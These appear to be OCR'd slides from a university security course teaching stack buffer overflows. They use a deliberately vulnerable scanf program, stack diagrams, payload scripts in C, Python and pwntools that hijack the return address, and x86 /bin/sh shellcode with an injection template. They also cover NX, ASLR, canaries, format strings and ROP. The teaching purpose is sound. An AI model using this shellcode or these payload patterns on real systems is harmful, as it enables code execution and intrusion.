


0xffffd0d8	0xf7ffd020
0xffffd0d4	0xffffd0f0
0xffffd0d0	0x00000001
0xffffd0cc	0x08048495
0xffffd0c8	0xffffd0d8
0xffffd0c4	0xf7fbe66c
0xffffd0c0	0x08048588
0xffffd0bc	0x0804848d
0xffffd0b8	0xffffd0d8
0xffffd0b4	0xf7ffcb80
0xffffd0b0	0xffffd1a4
0xffffd0ac	0xf7fa3000
0xffffd0a8	0xffffd110
0xffffd0a4	0xffffd0b0
0xffffd0a0	0x080485cf
0xffffd0bc	

text stack data

```
main:
...
0x0804848d add    esp,0x10
0x08048490 call   0x80484b2 <vuln>
0x08048495 sub    esp,0xc
...
vuln:
0x080484b2 push   ebp
0x080484b3 mov    ebp,esp
0x080484b5 sub    esp,0x18
0x080484b8 sub    esp,0x8
0x080484bb lea    eax,[ebp-0x18]
0x080484be push   eax
0x080484bf push   0x80485cf ; "%s"
0x080484c4 call   0x8048320 <__isoc99_scanf@plt>
0x080484c9 add    esp,0x10
0x080484cc nop
0x080484cd leave
0x080484ce ret
```

return address of scanf saved in stack
read string from stdin




text stack data

```
main:
...
0x0804848d add    esp,0x10
0x08048490 call   0x80484b2 <vuln>
0x08048495 sub    esp,0xc
...
vuln:
0x080484b2 push   ebp
0x080484b3 mov    ebp,esp
0x080484b5 sub    esp,0x18
0x080484b8 sub    esp,0x8
0x080484bb lea    eax,[ebp-0x18]
0x080484be push   eax
0x080484bf push   0x80485cf ; "%s"
0x080484c4 call   0x8048320 <__isoc99_scanf@plt>
0x080484c9 add    esp,0x10
0x080484cc nop
0x080484cd leave
0x080484ce ret
```

input: A

note scanf() will add \x00 at end of string




	0xffffd0d8	0xf7ffd020
	0xffffd0d4	0xffffd0f0
	0xffffd0d0	0x00000001
	0xffffd0cc	0x08048495
ebp	0xffffd0c8	0xffffd0d8
	0xffffd0c4	0xf7fbe66c
	0xffffd0c0	0x08048588
	0xffffd0bc	0x0804848d
	0xffffd0b8	0xffffd0d8
	0xffffd0b4	0xf7ffcb80
	0xffffd0b0	0xffff0041
	0xffffd0ac	0xf7fa3000
	0xffffd0a8	0xffffd110
	0xffffd0a4	0xffffd0b0
	0xffffd0a0	0x080485cf
esp	0xffffd0bc	0x080484c9

text stack data

```
main:
...
0x0804848d add    esp,0x10
0x08048490 call   0x80484b2 <vuln>
0x08048495 sub    esp,0xc
...
vuln:
0x080484b2 push   ebp
0x080484b3 mov    ebp,esp
0x080484b5 sub    esp,0x18
0x080484b8 sub    esp,0x8
0x080484bb lea    eax,[ebp-0x18]
0x080484be push   eax
0x080484bf push   0x80485cf ; "%s"
0x080484c4 call   0x8048320 <__isoc99_scanf@plt>
0x080484c9 add    esp,0x10
0x080484cc nop
0x080484cd leave
0x080484ce ret
```


input: AAAAAAAAAAAAAAAAAAA (A * 19)



text stack data

```
main:
...
0x0804848d add    esp,0x10
0x08048490 call   0x80484b2 <vuln>
0x08048495 sub    esp,0xc
...
vuln:
0x080484b2 push   ebp
0x080484b3 mov    ebp,esp
0x080484b5 sub    esp,0x18
0x080484b8 sub    esp,0x8
0x080484bb lea    eax,[ebp-0x18]
0x080484be push   eax
0x080484bf push   0x80485cf ; "%s"
0x080484c4 call   0x8048320 <__isoc99_scanf@plt>
0x080484c9 add    esp,0x10
0x080484cc nop
0x080484cd leave
0x080484ce ret
```

input: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
(A * 32)



text stack data

```
main:
...
0x0804848d add    esp,0x10
0x08048490 call   0x80484b2 <vuln>
0x08048495 sub    esp,0xc
...
vuln:
0x080484b2 push   ebp
0x080484b3 mov    ebp,esp
0x080484b5 sub    esp,0x18
0x080484b8 sub    esp,0x8
0x080484bb lea    eax,[ebp-0x18]
0x080484be push   eax
0x080484bf push   0x80485cf ; "%s"
0x080484c4 call   0x8048320 <__isoc99_scanf@plt>
0x080484c9 add    esp,0x10
0x080484cc nop
0x080484cd leave
0x080484ce ret
```

read too many bytes into buf
dealloc 0x10 stack memory (we can ignore it)

	Address	Value	
	0xffffd0d8	0xf7ffd020	
	0xffffd0d4	0xffffd0f0	
	0xffffd0d0	0x00000000	
	0xffffd0cc	0x41414141	hijack return address
ebp	0xffffd0c8	0x41414141	
	0xffffd0c4	0x41414141	
	0xffffd0c0	0x41414141	
	0xffffd0bc	0x41414141	
	0xffffd0b8	0x41414141	
	0xffffd0b4	0x41414141	
	0xffffd0b0	0x41414141	
	0xffffd0ac	0xf7fa3000	
	0xffffd0a8	0xffffd110	
	0xffffd0a4	0xffffd0b0	
esp	0xffffd0a0	0x080485cf	
	0xffffd0bc		

text stack data

```
main:
...
0x0804848d add    esp,0x10
0x08048490 call   0x80484b2 <vuln>
0x08048495 sub    esp,0xc
...
vuln:
0x080484b2 push   ebp
0x080484b3 mov    ebp,esp
0x080484b5 sub    esp,0x18
0x080484b8 sub    esp,0x8
0x080484bb lea    eax,[ebp-0x18]
0x080484be push   eax
0x080484bf push   0x80485cf ; "%s"
0x080484c4 call   0x8048320 <__isoc99_scanf@plt>
0x080484c9 add    esp,0x10
0x080484cc nop
0x080484cd leave
0x080484ce ret
```

do nothing

	0xffffd0d8	0xf7ffd020	
	0xffffd0d4	0xffffd0f0	
	0xffffd0d0	0x00000000	
	0xffffd0cc	0x41414141	← hijack return address
ebp	0xffffd0c8	0x41414141	
	0xffffd0c4	0x41414141	
	0xffffd0c0	0x41414141	
	0xffffd0bc	0x41414141	
	0xffffd0b8	0x41414141	
	0xffffd0b4	0x41414141	
esp	0xffffd0b0	0x41414141	
	0xffffd0ac		
	0xffffd0a8		
	0xffffd0a4		
	0xffffd0a0		
	0xffffd0bc		

text stack data

```
main:
...
0x0804848d add    esp,0x10
0x08048490 call   0x80484b2 <vuln>
0x08048495 sub    esp,0xc
...
vuln:
0x080484b2 push   ebp
0x080484b3 mov    ebp,esp
0x080484b5 sub    esp,0x18
0x080484b8 sub    esp,0x8
0x080484bb lea    eax,[ebp-0x18]
0x080484be push   eax
0x080484bf push   0x80485cf ; "%s"
0x080484c4 call   0x8048320 <__isoc99_scanf@plt>
0x080484c9 add    esp,0x10
0x080484cc nop
0x080484cd leave
0x080484ce ret
```

```
mov   esp, ebp
pop   ebp
```

leave current stack frame and back to previous function's stack frame

	Address	Value	
	0xffffd0d8	0xf7ffd020	
	0xffffd0d4	0xffffd0f0	
	0xffffd0d0	0x00000000	
	0xffffd0cc	0x41414141	hijack return address
ebp	0xffffd0c8	0x41414141	
	0xffffd0c4	0x41414141	
	0xffffd0c0	0x41414141	
	0xffffd0bc	0x41414141	
	0xffffd0b8	0x41414141	
	0xffffd0b4	0x41414141	
esp	0xffffd0b0	0x41414141	
	0xffffd0ac		
	0xffffd0a8		
	0xffffd0a4		
	0xffffd0a0		
	0xffffd0bc		

text stack data

```
main:
...
0x0804848d add    esp,0x10
0x08048490 call   0x80484b2 <vuln>
0x08048495 sub    esp,0xc
...
vuln:
0x080484b2 push   ebp
0x080484b3 mov    ebp,esp
0x080484b5 sub    esp,0x18
0x080484b8 sub    esp,0x8
0x080484bb lea    eax,[ebp-0x18]
0x080484be push   eax
0x080484bf push   0x80485cf ; "%s"
0x080484c4 call   0x8048320 <__isoc99_scanf@plt>
0x080484c9 add    esp,0x10
0x080484cc nop
0x080484cd leave
0x080484ce ret
```

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

```
pop  eip ; (pc)
```

get return address from stack and set $pc,
now we can reach anywhere we want

	0xffffd0d8	0xf7ffd020
	0xffffd0d4	0xffffd0f0
	0xffffd0d0	0x00000000
esp	0xffffd0cc	0x41414141 ← hijack return address
	0xffffd0c8	
	0xffffd0c4	
	0xffffd0c0	
	0xffffd0bc	
	0xffffd0b8	
	0xffffd0b4	
	0xffffd0b0	
	0xffffd0ac	
	0xffffd0a8	
	0xffffd0a4	
	0xffffd0a0	
	0xffffd0bc	

```c
#include <stdio.h>

void win() {  // at 0x08048456
        puts("Excellent, now let's go hack the world");
}

void vuln() {
        char buf[16];
        scanf("%s", buf);
}

int main() {
        puts("Welcome back to 2023 CS315, let's have some fun!");
        vuln();
        puts("Have a good day, Bye~");
        return 0;
}
```

C demo

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(){
    const char* buffer = "AAAA 【??】 AAA\x56\x84\x04\x08\n";

    /* Save the contents to the file "payload" */
    File *payload;
    payload = fopen("payload", "w+");
    fwrite(buffer, sizeof(buffer), 1, payload);
    fclose(payload);
}
```

```
frank@frank:~/Desktop$ ./bof < payload
Welcome back to 2023 CS315, let's have some fun!
Excellent, now let's go hack the world
Segmentation fault (core dumped)
frank@frank:~/Desktop$
```

Python demo ①

```python
f = open("payload", "wb")
f.write(b"A"* 【??】  + b"\x56\x84\x04\x08" + b"\n")
f.close()
```

Python demo ②

recommend

```python
from pwn import *


p = process("./bof")
p.sendline(b"A"* 【??】  + p32(0x08048456))
p.interactive()
```

Shellcode

```
#include <stdio.h>
int main( ) {
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

const char shellcode[] = \
"\x31\xc0"          /* xorl    %eax,%eax          */    \
"\x50"              /* pushl   %eax               */    \
"\x68""//sh"        /* pushl   $0x68732f2f        */    \
"\x68""/bin"        /* pushl   $0x6e69622f        */    \
"\x89\xe3"          /* movl    %esp,%ebx          */    \
"\x50"              /* pushl   %eax               */    \
"\x53"              /* pushl   %ebx               */    \
"\x89\xe1"          /* movl    %esp,%ecx          */    \
"\x99"              /* cdq                        */    \
"\xb0\x0b"          /* movb    $0x0b,%al          */    \
"\xcd\x80"          /* int     $0x80              */    \
;

int main(){
    char buffer[512];
    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(buffer, 0x90, sizeof(buffer));

    /* You need to fill the buffer with appropriate contents here */
    memcpy(buffer + ???, shellcode, sizeof(shellcode));
    /* You also need set the correct return address */
    buff[???] = ???

    /* Save the contents to the file "payload" */
    File *payload;
    payload = fopen("payload", "w+");
    fwrite(buffer, sizeof(buffer), 1, payload);
    fclose(payload);

}
```


```
frank@frank:~/Desktop$ checksec bof
[*] '/home/frank/Desktop/bof'
    Arch:     i386-32-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x8048000)
    RWX:      Has RWX segments
```

```
// test shellcode
int main() {
    int (*func)();
    func = (int (*)()) shellcode;
    (int)(*func)();
}
```

Inject Shellcode

```
main:
...
0x0804848d add    esp,0x10
0x08048490 call   0x80484b2 <vuln>
0x08048495 sub    esp,0xc
...
vuln:
0x080484b2 push   ebp
0x080484b3 mov    ebp,esp
0x080484b5 sub    esp,0x18
0x080484b8 sub    esp,0x8
0x080484bb lea    eax,[ebp-0x18]
0x080484be push   eax
0x080484bf push   0x80485cf ; "%s"
0x080484c4 call   0x8048320 <__isoc99_scanf@plt>
0x080484c9 add    esp,0x10
0x080484cc nop
0x080484cd leave
0x080484ce ret
```

	0xffff....	0x41414141
	...	.... shell
	...	.... code
	0xffffd0d0	0x90909090
	0xffffd0cc	0xffffd0d0
ebp	0xffffd0c8	0x41414141
	0xffffd0c4	0x41414141
	0xffffd0c0	0x41414141
	0xffffd0bc	0x41414141
	0xffffd0b8	0x41414141
	0xffffd0b4	0x41414141
esp	0xffffd0b0	0x41414141
	0xffffd0ac	
	0xffffd0a8	
	0xffffd0a4	
	0xffffd0a0	
	0xffffd0bc	



Recall NX/DEP countermeasure

- Marks memory regions as non-executable
  - Remove executable flag (x) i.e. rwx -> rw-
- Implemented by OS
- Hardware support(fast)

```
0x7ffffffde000     0x7ffffffff000 rw-p    21000 0         [stack]
```

stack memory marked as not executable

```
$gcc –z execstack shellcode.c
$ ./a.out
Good_Job!$
```

```
$gcc –z noexecstack shellcode.c
$ ./a.out
Segmentation fault (core dumped)
```

- Defeat NX:
  - talk in last slide (ROP and data-only)

Protection:
Address Space Layout Randomization

- ASLR will randomize base address of memory segment (.text, .bss, stack...) to prevent attackers from obtaining important code or data addresses.
- Support by OS and compiler:
  - ASLR: stack, (latest)heap
  - PIC + ASLR: .text, .data, .bss
- Defeat ASLR:
  - leak address from may places
  - overwrite LSB of address (4kb align)

```
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
    0x555555554000     0x555555555000 r--p     1000 0
    0x555555555000     0x555555556000 r-xp     1000 1000
    0x555555556000     0x555555557000 r--p     1000 2000
    0x555555557000     0x555555558000 r--p     1000 2000
    0x555555558000     0x555555559000 rw-p     1000 3000
    0x555555559000     0x55555557a000 rw-p    21000 0
    0x7ffff7d80000     0x7ffff7d83000 rw-p     3000 0
    0x7ffff7d83000     0x7ffff7dab000 r--p    28000 0
    0x7ffff7dab000     0x7ffff7f40000 r-xp   195000 28000
    0x7ffff7f40000     0x7ffff7f98000 r--p    58000 1bd000
    0x7ffff7f98000     0x7ffff7f9c000 r--p     4000 214000
    0x7ffff7f9c000     0x7ffff7f9e000 rw-p     2000 218000
    0x7ffff7f9e000     0x7ffff7fab000 rw-p     d000 0
    0x7ffff7fbb000     0x7ffff7fbd000 rw-p     2000 0
    0x7ffff7fbd000     0x7ffff7fc1000 r--p     4000 0
    0x7ffff7fc1000     0x7ffff7fc3000 r-xp     2000 0
    0x7ffff7fc3000     0x7ffff7fc5000 r--p     2000 0
    0x7ffff7fc5000     0x7ffff7fef000 r-xp    2a000 2000
    0x7ffff7fef000     0x7ffff7ffa000 r--p     b000 2c000
    0x7ffff7ffb000     0x7ffff7ffd000 r--p     2000 37000
    0x7ffff7ffd000     0x7ffff7fff000 rw-p     2000 39000
    0x7ffffffde000     0x7ffffffff000 rw-p    21000 0
0xffffffffff600000 0xffffffffff601000 --xp     1000 0
```

ASLR(OFF)

```
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
    0x55865170b000     0x55865170c000 r--p     1000 0
    0x55865170c000     0x55865170d000 r-xp     1000 1000
    0x55865170d000     0x55865170e000 r--p     1000 2000
    0x55865170e000     0x55865170f000 r--p     1000 2000
    0x55865170f000     0x558651710000 rw-p     1000 3000
    0x558652d70000     0x558652d91000 rw-p    21000 0
    0x7f204d744000     0x7f204d747000 rw-p     3000 0
    0x7f204d747000     0x7f204d76f000 r--p    28000 0
    0x7f204d76f000     0x7f204d904000 r-xp   195000 28000
    0x7f204d904000     0x7f204d95c000 r--p    58000 1bd000
    0x7f204d95c000     0x7f204d960000 r--p     4000 214000
    0x7f204d960000     0x7f204d962000 rw-p     2000 218000
    0x7f204d962000     0x7f204d96f000 rw-p     d000 0
    0x7f204d97f000     0x7f204d981000 rw-p     2000 0
    0x7f204d981000     0x7f204d983000 r--p     2000 0
    0x7f204d983000     0x7f204d9ad000 r-xp    2a000 2000
    0x7f204d9ad000     0x7f204d9b8000 r--p     b000 2c000
    0x7f204d9b9000     0x7f204d9bb000 r--p     2000 37000
    0x7f204d9bb000     0x7f204d9bd000 rw-p     2000 39000
    0x7ffcad355000     0x7ffcad376000 rw-p    21000 0
    0x7ffcad38a000     0x7ffcad38e000 r--p     4000 0
    0x7ffcad38e000     0x7ffcad390000 r-xp     2000 0
0xffffffffff600000 0xffffffffff601000 --xp     1000 0
```

ASLR(ON)

Protection: Canary/Cookie Protection

- (Canary/Cookie) can detect stack buffer overflow vulnerability when attacker overwrites the function return address in the stack frame
- Insert by compiler
- Defeat Canary:
  - Overwriting the Canary with the same value
  - – Brute force attack (e.g., DynaGuard in ACSAC'15)

Summary:

- Buffer overflow is a common vulnerability.
  - We focus on stack-based buffer overflow for now
- We can hijack control flow by exploiting stack overflow
- Three common protection
- We will use shellcode to exploit stack overflow and execute arbitrary code in lab exercise and try to defend against our exploitation

Preview:
Format String Vulnerability

- happens when first argument of printf() is controlled by user
- attacker use special format string to leak important information (e.g. ASLR base)
- may lead arbitrary memory write

```
1 int main(){
2   char buf[256];
3   scanf("%255s", buf);
4   printf(buf);
5 }
```

图 1. 格式化字符串漏洞示例代码

Defeat the NX countermeasure

- Return-oriented programming (ROP)
  - can be Turing complete
  - not inject malicious instructions
  - uses **instruction sequences(gadgets)** already present in executable memory
  - exploit by manipulating return addresses
    - control registers:

```
.text:0804850A    pop    edi
.text:0804850B    pop    ebp
.text:0804850C    retn
```

0x804850a	0xdeadbeef	0x1337c0de	ret address2

- Data only exploitation